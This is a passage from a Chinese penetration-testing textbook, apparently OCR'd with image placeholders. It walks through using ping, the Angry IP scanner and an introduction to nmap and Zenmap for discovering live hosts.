


图6.1　ping命令的结果

练习 6.1：使用ping

本练习中，将使用ping命令检查系统是否处于活动状态。

(1) 打开命令提示符。

(2) 使用命令格式 ping <目标IP>或ping <目标主机名>。在本练习中，使用ping www.microsoft .com。

(3) 查看结果。

取决于你的具体网络连接状态，应该能够看到4个响应或尝试响应，以及4个响应全部成功或是包含一个或多个失败响应，并提示主机不可达的信息。如果所有响应均为主机不可达，说明要么是网址/IP不正确，要么是系统未启动。

请注意：虽然主机名称或IP地址都可以用于ping主机，但在大多数情况下应该使用IP。这里使用主机名仅是为了简化说明。在实践中，可能会出现用IP地址ping能得到响应而用主机名就得不到响应的情况，这将会导致(仅用主机名ping时)认为系统不可用，然而实际上它却是可用的。如果你还记得前文对于DNS的讨论，那么DNS可能会关闭从而不允许主机按名称解析，但IP却仍然可以。

ping当然是一个很棒的工具，但还有其他工具有着比单纯的ping命令多得多的功能。其中的两种是Angry IP和nmap。对单个主机使用ping即可，但要快速方便地ping多个系统则比较困难。为了简化操作，可以使用上述两种工具之一来获得整个子网的信息。Angry IP的界面如图6.2所示。




图6.2 Angry IP

练习 6.2：使用Angry IP

本练习中，将使用Angry IP检查是否有多个活动主机。要进行此练习，首先需要在www.angryip.org处下载并安装该软件。安装完毕后，转到步骤(1)。

(1) 启动Angry IP。

(2) 在IP范围设置项中输入扫描的起始IP和终止IP。简单的办法是在系统上运行ipconfig命令，确定所在的网络范围。如果手头已经有通过以前信息收集所掌握的IP地址范围，也可以直接使用它。对于本次练习，也可以使用Angry IP的默认设置。

(3) 准备好之后，单击Start。

(4) 扫描将在数秒之后完成，可以查看结果对话框，其中说明了扫描了多少主机，以及其中有多少是活动的。

Angry IP被公认为一种快速高效的扫描器，可以在整个网络范围内快速地执行ping扫描。

下面进入下一个层次，介绍一种以后你作为一名渗透测试者将十分熟悉的工具：nmap。

nmap(或称为Network Mapper)是一款免费的用于网络发现的实用工具，在所有主流操作系统中均可使用它。该工具用于从网络清查到安全审计再到系统监控的各种工作中。nmap可用于查明关于操作系统、防火墙及许多其他特征属性的信息。根据此时的目的，在此仅涉及它的有限几种功能。

> ▶ 截至本书成文时，nmap的最新版本(7.01)于2015年12月发布。

nmap既有命令行界面，也有被称为Zenmap的图形界面。在本书中将主要使用Zenmap，同时也会给出命令行的参考，这样你就能对两者都熟悉。如果想完全发挥nmap的能力，那么有时必须使用命令行。许多nmap的选项只有在命令行模式下才能够调用，而无法通

过Zenmap GUI界面使用。nmap界面的两个视图如图6.3和图6.4所示。




图6.3　已完成扫描的nmap

